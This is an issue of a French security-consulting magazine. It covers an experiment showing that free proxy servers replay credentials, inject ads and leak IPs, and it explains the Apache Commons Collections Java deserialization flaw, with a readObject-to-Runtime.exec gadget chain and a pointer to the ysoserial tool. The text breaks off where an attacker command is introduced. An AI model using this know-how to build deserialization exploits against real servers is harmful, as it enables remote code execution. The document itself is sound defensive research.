xmco®
we deliver security expertise

actu secu 43

l'ACTUSÉCU est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO **MARS 2016**

Proxy, sécurité et anonymat
Quand la gratuité a un prix...

Retour sur l'affaire « Apache Commons »
Vulnérabilité ou négligence ?

Conférences
Black Hat et Botconf

Actualité du moment
Analyse des vulnérabilités Joomla! (CVE-2015-8562) et Juniper (CVE-2015-7755, CVE-2015-7756)

Royal Free

Et toujours... **la revue du web et nos Twitter favoris !**

xmco®

we deliver security expertise

www.xmco.fr

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **https://www.xmco.fr**

Nos services

Test d'intrusion

Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion. *Utilisation des méthodologies OWASP, OSSTMM, CCWAPSS.*

Audit de sécurité

Audit technique et organisationnel de la sécurité de votre Système d'Information. *Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley.*

Certification PCI DSS

Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.

Cert-XMCO® - Veille en vulnérabilités

Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information.

Cert-XMCO® - Serenety

Surveillance de votre périmètre exposé sur Internet.

Cert-XMCO® - Réponse à intrusion

Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware.

Vous êtes passionné par la sécurité informatique ?

Nous recrutons !

Indépendamment d'une solide expérience dans la sécurité informatique, les candidats devront faire preuve de sérieuses qualités relationnelles, d'un esprit de synthèse et d'une capacité à rédiger des documents de qualité. XMCO recherche avant tout des consultants équilibrés, passionnés par leur métier ainsi que par bien d'autres domaines que l'informatique.

Tous nos postes sont basés à Paris centre, dans nos locaux du 2ème arrondissement.

Retrouvez toutes nos annonces à l'adresse suivante :
http://www.xmco.fr/recrutement.html

Avril 2016

Analyste/Consultant junior CERT-XMCO

XMCO recrute des analystes/consultants juniors afin de participer aux activités du CERT-XMCO.

En tant qu'analyste au sein du CERT-XMCO, vous serez chargé de :

- Analyser les évènements identifiés par notre service Serenety afin de qualifier les alertes et d'informer nos clients
- Réaliser une veille quotidienne sur les vulnérabilités, les exploits et l'actualité de la sécurité informatique
- Participer à nos travaux de R&D et aux publications du cabinet (ActuSécu)
- Contribuer au développement des offres et services portés par le CERT-XMCO (service de veille, Portail XMCO, service Serenety)

Compétences requises :

- Forte capacité d'analyse et de synthèse
- Bonne qualité rédactionnelle (français et anglais)
- Connaissances techniques sécurité, réseau, système et applications
- Maitrise du langage Python

Avril 2016

Consultant / Auditeur junior et confirmé

XMCO recrute des consultants juniors avec une première expérience (1 an) et des consultants avec une expérience significative (2 ans à 3 ans minimum) en audit de sécurité et en tests d'intrusion.

Compétences requises :

- Profil ingénieur
- Maîtrise des techniques de tests d'intrusion : Injection SQL, XSS, Exploits, XXE...
- Expérience en tests d'intrusion applicatifs, web-services, mobile, internes...
- Maîtrise d'un langage de programmation (Java, C) et d'un langage de scripting (Perl, Ruby, Python) et des méthodes de développement sécurisé OWASP
- Maîtrise des meilleures pratiques de sécurité pour les systèmes d'exploitation Windows / Unix et les équipements réseau
- Capacités relationnelles et rédactionnelles importantes
- Possibilité, pour les profils les plus expérimentés, de réaliser des missions d'accompagnement PCI DSS.

Les consultants travaillent en équipe et en mode « projet ».

Stagiaire CERT-XMCO

Avril 2016

Le cabinet XMCO propose un stage de fin d'études sur le thème de la sécurité informatique, afin de participer aux activités du CERT-XMCO.

En tant que stagiaire au sein du CERT-XMCO, vous serez chargé de :

- Réaliser une veille quotidienne sur les vulnérabilités, les exploits et l'actualité de la sécurité informatique
- Analyser les évènements identifiés par notre service de Cyber-surveillance (Serenety), effectuer les analyses manuelles complémentaires, remonter les résultats à nos clients, et effectuer le suivi quotidien
- Participer aux développements du service de Serenety
- Réaliser des travaux de R&D
- Participer à la rédaction des publications du cabinet (ActuSecu)

Compétences requises pour ce poste :

- Stage de fin d'études (BTS/IUT, Ingénieur, Master 2 ou encore Mastère spécialisé)
- Connaissances techniques sécurité, réseau, système et applications
- Maîtrise du Shell Unix et du Python
- Bonne qualité rédactionnelle (français et anglais)
- Rigueur et curiosité, esprit d'équipe applications sont un plus

Le stage est prévu pour une durée de 5 mois minimum.

Stagiaire tests d'intrusion

Avril 2016

Le cabinet XMCO propose un stage de fin d'études sur le thème de la sécurité informatique et des tests d'intrusion.

Les concepts suivants seront approfondis par le stagiaire sous la forme d'études, de travaux pratiques et d'une participation aux audits réalisés par les consultants XMCO :

- Veille en vulnérabilités Systèmes et Réseaux
- Les intrusions informatiques et les tests d'intrusion
- Les failles dans les applications Web et les web-services
- Les vulnérabilités des équipements mobiles
- Projets de développement internes encadrés
- Participation aux projets R&D du cabinet

Compétences requises pour nos stagiaires :

- Stage de fin d'études Ingénieur ou Master 2, Mastère spécialisé
- Motivation pour travailler dans le domaine du conseil et du service
- Connaissances approfondies en : Shell unix, C, 1 langage de scripting (Perl, Ruby ou Python), Java, JavaScript, SQL
- Passionné de sécurité informatique (exploits, scan, scripting, buffer overflow, sql injection...)
- Maîtrise des environnements Linux et Windows
- Rédactionnel en français de qualité
- Bonne présentation et aptitudes réelles aux présentations orales

Le stage est prévu pour une durée de 5 mois minimum.

sommaire

Contact Rédaction : actu.secu@xmco.fr - Rédacteur en chef : Adrien GUINAULT - Direction artistique : Romain MAHIEU - Réalisation : Agence plusdebleu - Contributeurs : Antonin AUROY, Stéphane AVI, Etienne BAUDIN, William BOISSELEAU Simon BUCQUET, Bastien CACACE, Charles DAGOUAT, Elisabeth FRAISSE, Damien GERMONVILLE, Hadrien HOCQUET, Yannick HAMON, Jean-Yves KRAPF, Thomas LIAIGRE, Cyril LORENZETTO, Rodolphe NEUVILLE, Julien MEYER, Clément MEZINO, Stéphanie RAMOS, Arnaud REYGNAUD, Régis SENET, Julien TERRIAC, Pierre TEXIER, Arthur VIEUX, David WEBER.

> Serveurs Proxy, quand la gratuité a un prix

Depuis les révélations d'Edward Snowden en 2013 **[1]**, les internautes ont massivement pris conscience de la problématique de la protection de leur vie privée sur Internet. Il s'en est suivi une modification de leurs habitudes.

L'ActuSécu n°38, datant de janvier 2015 revient sur l'analyse du réseau d'anonymisation TOR **[2]**, nous invitons donc le lecteur curieux à lire cet article.

Néanmoins, le réseau TOR n'est pas le seul moyen permettant de protéger sa vie privée, il existe d'autres réseaux similaires, tels que I2P ou encore Freenet, mais également d'autres technologies telles que les réseaux VPN ou encore les serveurs proxy.

L'objectif de cet article est de présenter brièvement la sécurité des données transitant à travers un serveur proxy, sur lequel nous n'avons aucun contrôle. Cette étude permettra alors de donner une image à un instant T de l'anonymat que procurent ces serveurs proxy.

par Régis SENET

Anonymat et sécurité : les serveurs proxy

Clément127

> Introduction

Qu'est-ce qu'un serveur proxy ?


À en croire la définition de Wikipédia **[3]**, « un proxy est un programme servant d'intermédiaire pour accéder à un autre réseau ».

Ce type de serveur peut être utilisé dans diverses situations. Ainsi, lorsqu'un internaute cherche à accéder à une ressource dont l'accès est restreint (blocage spécifique en fonction de l'adresse IP / du pays), il peut être intéressant pour lui de passer par un autre réseau en faisant transiter ses communications par l'intermédiaire d'un serveur Proxy.

Ce type de serveur peut également lui permettre de chercher à dissimuler son identité numérique pour des raisons plus ou moins légitimes.

Il est également fréquent de voir des serveurs proxy au sein d'entreprises. Ces derniers répondant principalement à des attentes en termes de rapidité (proxy cache) ou de filtrage des données (logging). En effet, la définition de Wikipédia précise qu'un proxy peut également « faciliter ou surveiller les échanges » **[3]**.

À l'inverse du réseau d'anonymat TOR ou des réseaux VPN, l'utilisation d'un serveur proxy est extrêmement simple à mettre en place et ne nécessite aucune installation de logiciels tiers. Par exemple, la navigation sur Internet peut être configurée en l'espace de quelques secondes seulement :



Fenêtre de configuration du serveur proxy sous Firefox

Utiliser un proxy, est-ce s'assurer la sécurité de nos données ?

Alors que nous venons de présenter succinctement les serveurs proxy et les cas d'usage les plus courants, il est encore possible de faire la distinction entre deux grandes familles : les proxys gratuits et les proxys payants.

D'une part, en termes de performance, les serveurs proxy gratuits sont généralement (très) lents (car pris d'assaut par de nombreux utilisateurs dès lors de leur publication sur des annuaires disponibles sur Internet), instables et disposent fréquemment d'une durée de vie limitée.

De plus, les serveurs proxy gratuits ne sont pas toujours légitimes. En effet, une partie d'entre eux provient de la compromission de postes de travail par un malware, installant un serveur proxy afin de dissimuler les actions de l'attaquant. Ceci explique également la durée de vie limitée de ces serveurs, s'arrêtant à chaque extinction du poste de travail compromis.

D'autre part, en termes de sécurité cette fois-ci, il en revient à confier la totalité de son trafic à un tiers qui, ne nous le cachons pas, n'est pas forcément de confiance.

En effet, la notion de gratuité est souvent galvaudée puisque, dans la réalité, rien n'est tout à fait gratuit et Internet ne déroge pas à cette triste règle. L'adage « Si c'est gratuit, c'est vous le produit » ne vous est d'ailleurs peut être pas complètement inconnu !


Même si le coût des serveurs a fortement diminué depuis ces dix dernières années, il n'empêche qu'à minima, les coûts en termes de consommation d'électricité ou de maintenance ne peuvent être négligés.

« ...la notion de gratuité est souvent galvaudée puisque, dans la réalité, rien n'est tout à fait gratuit et Internet ne déroge pas à cette triste règle... »

Bien sûr, il y a (et aura toujours, espérons-le) des défenseurs de la neutralité et de l'anonymat sur Internet mettant en place des serveurs proxy pour le bien d'une communauté, mais les hébergeurs de proxys gratuit ont-ils tous de bonnes intentions ?

Que risque-t-on réellement ?

Les serveurs proxy ont pour fonction de relayer les données qu'ils reçoivent. Dans le cas où ces dernières sont envoyées en clair, le serveur proxy les transmettra sous la même forme et donc, sera potentiellement en mesure de les enregistrer. Ainsi, les données sensibles (identifiants, mots de passe, données bancaires, etc.) transitant en clair peuvent être analysées et enregistrées, et ce, de manière automatique et complètement transparente. En effet, l'utilisation d'un serveur proxy revient à mettre en place une configuration de type « Man-In-The-Middle ». Ces données peuvent, par la suite, être rejouées ou encore être revendues en fonction de leur nature et de leur valeur marchande.



Un serveur proxy est également en mesure d'altérer l'ensemble des données en transit. Il est alors possible de modifier les fichiers téléchargés (*.exe, *.msi, etc.) dans le but d'y inclure une porte dérobée **[4]**.

En effet, en 2014, un chercheur en sécurité a démontré qu'un nœud de sortie Tor était utilisé afin de diffuser des malwares grâce à l'ajout d'une charge malveillante aux programmes téléchargés par les internautes **[5]**.

La navigation sur Internet peut également comporter des risques. En effet, l'inclusion de fichiers JavaScript dans les pages Web peut permettre à l'attaquant d'enrôler le navigateur de l'internaute dans un réseau zombie, de mener des attaques contre les navigateurs, de voler la session active de l'utilisateur ou encore d'ajouter des publicités **[6].**


Enfin, et même si cela peut paraître moins critique de prime abord, le dernier risque encouru par les utilisateurs de proxys est le manque d'anonymat ! Certains proxys permettent effectivement de jouer le rôle de passe plat entre le client et le serveur, mais gardent une indication concernant l'adresse IP source, permettant ainsi au serveur visité de connaître la véritable identité de l'utilisateur en quête d'anonymat.

> Le test

Maquette et utilisation de FPC

FPC (Free Proxy Checker) est une preuve de concept entièrement développée en python, permettant d'effectuer une analyse des connexions ainsi que des données transitant au travers de serveurs proxy gratuits.

Pour cela, FPC va générer une ou plusieurs requêtes de référence, c'est-à-dire via une connexion directe, afin de les comparer aux requêtes transitant par des serveurs proxy pour y déceler d'éventuelles modifications.



De la sorte, **F**ree **P**roxy **C**hecker est en mesure d'analyser les informations suivantes :


- L'adresse IP est-elle correctement anonymisée ?
- Une page statique HTML est-elle modifiée ?
- Un fichier JavaScript est-il modifié ?
- Un fichier binaire est-il modifié ?

Précédemment, nous rappelions que les données envoyées en clair transitent en clair jusqu'au serveur proxy et peuvent ainsi être analysées et rejouées par celui-ci.

Pour ce faire, nous allons donc tenter de nous authentifier sur une application Web similaire à une application bancaire en faisant transiter nos requêtes via différents serveurs proxy puis attendre d'éventuelles connexions réutilisant ces identifiants.

Le triplet Apache / MySQL / PHP a été utilisé afin de mettre en place le serveur Web sur lequel repose l'application « bancaire » cible ainsi que l'ensemble des fichiers de test.

Nous avons donc mis en place un site Internet reprenant les couleurs de la « Bank Of America » afin d'inciter d'éventuels « attaquants » à rejouer nos identifiants précédemment récupérés. Cette page statique sera également utilisée pour l'analyse d'éventuelles modifications. Un fichier JavaScript ainsi qu'un exécutable Windows (*.exe) sont également présents sur le même serveur permettant de venir compléter l'analyse. Enfin, l'adresse IP sera obtenue grâce au site http://ip.42.pl/raw.



Imitation du site Bank Of America

Note : seuls les consultants du cabinet XMCO possédaient l'URL exacte et non prédictible de ce faux site hébergé sur l'un de nos serveurs. Par conséquent, seules les personnes espionnant nos requêtes d'authentification étaient en mesure d'identifier l'URL utilisée.

Dernier élément avant d'être en mesure de poursuivre nos tests, il est nécessaire de disposer d'une liste de proxys ! Pour cela, une rapide recherche sur Google nous donne une multitude de liens vers ce que l'on recherche.


Liste de proxys gratuits testés

Pour les tests, 660 serveurs proxy furent utilisés pour faire transiter l'ensemble des requêtes !

Résultats

Durant un peu plus d'un mois, Free Proxy Checker a effectué un peu moins de 100 000 connexions. Afin d'avoir une vision claire des évènements, nous avons développé une interface permettant d'accéder en temps réel aux résultats de notre étude (voir capture en bas de page).

Intercepter du trafic transitant en clair reste relativement simple, et ce, grâce à de nombreux outils librement disponibles sur Internet (dsniff, PCredz, SniffPass, etc.). C'est pourquoi c'est sans surprise qu'il est possible de voir que **six identifiants ont été rejoués** :



Il est ainsi possible de voir que des pays, à prédominance asiatique, analysent et tentent de rejouer des identifiants transitant en clair au sein de serveurs proxy installés.
Notons également que nous avons arrêté le site Internet au bout d'un mois empêchant d'éventuelles connexions plus tardives ayant pu faire augmenter ce chiffre.

L'altération du trafic, quant à elle, est à peine plus complexe. En effet, la directive url_rewrite_program permet à un serveur Squid de réécrire les réponses envoyées par le serveur proxy permettant ainsi de modifier à la volée une page Internet, un fichier JavaScript ou encore un fichier binaire **[7]**.


Les modifications peuvent être diverses et variées. En effet, la présence d'un portail captif va entièrement réécrire la page, tout comme la mise en place d'une politique de restriction des adresses IP/noms de domaine non spécifiquement autorisés.

```
<TYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.or
        <HTML><HEAD><META HTTP-EQUIV="Content-Type" CONTENT="text/html; ch
        <TITLE>ERROR: The requested URL could not be retrieved</TITLE>
        <STYLE type="text/css"><!--BODY{background-color:#ffffff;font-fami
        </HEAD><BODY>
        <H1> ERROR </H1>
        <H2>The requested URL could not be retrieved</H2>
        <HR noshade size="1px">
        <P>
        While trying to retrieve the URL:
        <A HREF="http://19.25/585646374.js">http://19.25/5
        <P>
        Please try again.
```

Néanmoins, l'ensemble des modifications constatées ne provient pas uniquement de portails captifs ou de politique de restriction, il existe également des serveurs proxy ajoutant du code JavaScript à la volée dans le but d'intégrer des publicités lors de la navigation des internautes :

```
      <link rel="stylesheet" type="text/css" href="http://ads.adt100.com/css/bo
id="center_xad" class="cwindow_xad"><div class="center_title_xad" id="center_ti
onclick="closeWindow()" width="39px" id="cwindow_xclose" height="11px" src="htt
/images/close_btn.gif"></div><div id="center_xad_cnt" class="injection_content"
id="right_xad" class="window_xad"><div class="right_title_xad" id="right_title_
onclick="closeWindow()" id="cwindow_rclose" width="39px" height="11px" src="htt
/images/close_btn.gif"></div><div id="right_xad_cnt" class="injection_content">
<script src="http://ads.tom.js"></script></body>
```

Le nom de la classe « injection_content » est relativement explicite !



La dernière analyse et pas la moins importante concerne l'anonymat que procure les serveurs Proxy. Il est tristement possible de constater que plus de 54% des serveurs font transiter votre réelle identité numérique ne réalisant ainsi pas l'une des tâches les plus importantes qu'un internaute soucieux est en mesure de lui demander :

> Conclusion

Malheureusement, il n'est pas rare de faire payer la gratuité « relative » d'un service grâce à la revente des données qui y transitent, ou à la monétisation des résultats de leur analyse (via l'ajout de publicités en tout genre par exemple).

Bien que cette expérience ait permis de mettre en lumière des cas concrets, cette réalité est souvent sous-estimée par les internautes.

Tout comme il paraît impensable de laisser ses enfants rentrer de l'école avec le premier inconnu, il est risqué d'y laisser transiter ses données personnelles.

Bien qu'il ne soit, bien évidemment, pas impossible de voir ce même genre de problème sur des serveurs proxy payants, il n'est pas dans leur intérêt de le faire. En effet, la perte de confiance de la clientèle suite à la découverte de l'injection/modification de trafic causerait, sans nul doute, le discrédit du service en question.

La gratuité DOIT attirer votre attention et une confiance particulière doit être appliquée au cas où vous choisiriez ce type de serveurs proxy ! Seule l'utilisation de technologies de chiffrement éprouvées ainsi que l'utilisation d'un tiers de confiance pour gérer son anonymat peut permettre d' assurer un anonymat de bout en bout.

Bibliographie

➕[1] Révélations d'Edward Snowden
https://fr.wikipedia.org/wiki/Révélations_d'Edward_Snowden

➕[2] Article relatant de la sécurité du réseau TOR
https://www.xmco.fr/actu-secu/XMCO-ActuSecu-39-TOR_POODLE.pdf

➕[3] Définition des différents proxys
https://fr.wikipedia.org/wiki/Proxy
http://www.pescadoo.net/fric/proxy.html

➕[4] Outils d'altération de documents à la volée
https://github.com/secretsquirrel/the-backdoor-factory
https://github.com/JonDoNym/peinjector

➕[5] Article sur les noeuds de sortie Tor utilisés pour ajouter une charge malveillante
http://www.theregister.co.uk/2014/10/27/tor_exit_node_mashes_malware_into_downloads/

➕[6] Injection de publicité par AT&T sur leurs réseaux sans fil gratuits
http://www.slashgear.com/att-caught-injecting-extra-ads-on-airport-wifi-hotspot-26399388

➕[7] Manipulation de trafic grâce au proxy Squid
https://blog.g0tmi1k.com/2011/04/playing-with-traffic-squid/

> Retour sur l'affaire « Apache Commons »

Cet article est l'occasion de revenir sur une vulnérabilité qui a eu la particularité d'être assez mal comprise par le grand public. La vulnérabilité communément appelée « Apache Commons » ne dispose ainsi pas de nom marketing « officiel », mais est tout de même assez sérieuse pour avoir fait le tour des médias spécialisés.

Celle-ci permet d'exécuter du code arbitraire à distance au sein des applications Java utilisant la bibliothèque « Apache Commons Collections », elle-même surcouche du framework « Java Collections ». Certains experts en sécurité considèrent que cette faille n'en est finalement pas réellement une. À tel point que l'attribution d'une CVE pour celle-ci, jugée sérieuse, n'a été que très tardive et finalement décidée seulement après de nombreux échanges plutôt chaotiques. Cela a engendré une certaine incompréhension de la part de nombreux acteurs, experts en sécurité comme développeurs.

Nous reviendrons dans un premier temps sur les origines de la découverte de cette vulnérabilité, puis sur la faille en elle même, et enfin sur son impact. Pour conclure, nous rappellerons quels sont les moyens de se prémunir contre l'exploitation de cette vulnérabilité et les difficultés que cela comporte.

par Clément MEZINO

> Origines du problème

Une découverte discrète

La première fois que cette faille de sécurité « Apache Commons » a été rendue publique, elle n'a pas fait grand bruit.

Elle a été dévoilée dans le cadre de la conférence de l'OWASP AppSec California par les chercheurs en sécurité Gabriel Lawrence (@gebl) et Chris Frohoff (@frohoff), au cours d'une présentation intitulée « Marshalling Pickles », tenue en début d'année 2015 [1].

Ce titre est un clin d'œil aux bibliothèques Ruby « Marshal » et Python « Pickle », dédiées à la sérialisation (et désérialisation) des objets.

La sérialisation consiste à transformer un objet en représentation textuelle ou binaire. La désérialisation est l'opération inverse.

Le principal avantage offert par le mécanisme de (dé)sérialisation est de pouvoir transférer des données complexes entre divers programmes. Le format JSON est un parfait exemple de format permettant la sérialisation d'objets en une représentation textuelle. Dans cet article, nous nous intéresserons principalement à la sérialisation d'objets en représentation binaire via la méthode de sérialisation des données présentes au sein du langage Java (voir schéma en bas de page).

La principale information divulguée au sein de cette présentation était la découverte d'une vulnérabilité présente dans la bibliothèque « Commons Collections » d'Apache. Cette bibliothèque vise à simplifier l'utilisation du framework « Java Collections », en mettant à disposition des développeurs une surcouche adaptée. Ce framework est en réalité la bibliothèque de référence permettant de manipuler des structures de données en Java (des listes, piles, queues, etc.). La bibliothèque Apache Commons Collections est très populaire et très utilisée dans de nombreuses applications développées en Java.

La découverte d'une vulnérabilité au sein d'une bibliothèque populaire est problématique. Selon la vulnérabilité, tous les logiciels basés sur celle-ci peuvent potentiellement être à leur tour également impactés. On aurait ainsi pu croire que lorsque la vulnérabilité présentée au sein de cette bibliothèque a été dévoilée, de nombreuses personnes s'en inquiéteraient. D'autant plus que celle-ci permet potentiellement d'exécuter du code arbitraire à distance sur une machine.

Une des raisons pour laquelle cette vulnérabilité n'a fait du bruit qu'en fin d'année 2015 est qu'elle n'est, en réalité, pas vraiment une vulnérabilité en elle-même. En effet, l'exécution de code à distance n'est possible que si une application Java utilisant la bibliothèque « Apache Common Collections » désérialise des données non filtrées. Ce dernier point est très important dans la mesure où la sécurité d'une application réside entre autres dans le filtrage des données utilisateurs.

Or Apache Commons Collection ne réalise aucun filtrage par défaut sur les entrées qui lui sont fournies. C'est au programmeur de traiter ce point et de contrôler qu'un utilisateur ne peut pas spécifier du contenu « brut » susceptible de lui permettre d'exécuter des commandes Java arbitraires sur le système.

Explications

Ce n'est qu'après la publication d'un article très complet de FoxGlove Security [2] que la communauté des experts en sécurité a pris conscience de l'importance de cette faille de sécurité. Une application Java basée sur une version de la bibliothèque « Apache Commons » ne réalisant aucun filtrage sur les entrées qui lui étaient soumises exposait nativement une fonctionnalité permettant de prendre le contrôle du serveur, avec le lot de problèmes associés (vol de données sensibles, hébergement de sites de phishing, etc.).

Imaginons une application prenant en entrée un paramètre attendu de la part d'un utilisateur. Ce dernier va remplir un champ avec ses données. Dans notre contexte, les données attendues peuvent être sérialisées. Celles-ci seront ainsi désérialisées par la machine Java, ce qui implique qu'elles seront évaluées via une méthode nommée « readObject() ». Sans cela, l'objet fourni par l'utilisateur (c'est-à-dire les données du champ) ne pourra pas être reconstitué pour être lu.

« ...l'exécution de code à distance n'est possible que si une application Java utilisant la bibliothèque Apache Common Collections désérialise des données non filtrées »


Le principe de la faille est d'utiliser un objet Java permettant d'exécuter du code, une fois passé par la méthode « readObject() ». L'objet « dangereux » en question est ainsi désérialisé et le code Java correspondant est exécuté sur la machine. Le problème étant que la méthode « readObject() » exécute du code Java, non contrôlé par le développeur, en fonction de l'objet fourni par l'utilisateur. Celui-ci n'a alors plus qu'à fournir une méthode permettant d'exécuter du code telle que « Runtime.exec() » afin que celle-ci soit exécutée suite à son passage vers la méthode « readObject() ».

Cependant, cela n'est pas possible directement pour des raisons de contexte d'exécution. Il n'est pas possible de passer « Runtime.exec() » directement à la méthode « readObject() ». Néanmoins, la méthode « readObject() » peut accepter d'autres méthodes en entrées.


Les chercheurs de FoxGlove Security ont ainsi mis au point plusieurs codes permettant de tirer avantage de ces méthodes pour mener à une exécution de code arbitraire. Il suffit de faire passer l'objet désiré vers une multitude de classes sérialisables, ce que les auteurs appellent la « gadget chain » (que l'on pourrait traduire par « enchainement de code »).

La « gadget chain » est la combinaison de l'appel de différentes méthodes accessibles à l'application, dans le contexte de la fonction chargée de traiter les entrées envoyées par l'utilisateur. Cette combinaison de méthodes est donc variable d'une application à l'autre, voire d'uns contexte d'exploitation à un autre (selon la version de l' application ou de la bibliothèque Apache Commons exemple).

Le fonctionnement attendu de l'application est le suivant :



L'exploitation se fait alors comme suit :



Une des « gadget chain » proposées par FoxGlove est ainsi composée des objets Java suivants :

```
ObjectInputStream.readObject()  <= Lecture d'un objet sérialisé
AnnotationInvocationHandler.readObject()
Map(Proxy).entrySet()
AnnotationInvocationHandler.invoke()
LazyMap.get()
ChainedTransformer.transform()
ConstantTransformer.transform()
InvokerTransformer.transform()
Method.invoke()
Class.getMethod()
InvokerTransformer.transform()
Method.invoke()
Runtime.getRuntime()
InvokerTransformer.transform()
Method.invoke()
Runtime.exec() <= Exécution du code
```

La liste complète des différentes « gadgets chains » est disponible sur le dépôt Github yoserial [3].

Test de la vulnérabilité

L'outil est relativement simple à utiliser. Dans la plupart des cas, il suffit uniquement à un attaquant de spécifier la commande à exécuter sur le système vulnérable en argument de la commande suivante à exécuter au sein d'un terminal sur le poste de l'attaquant :

```
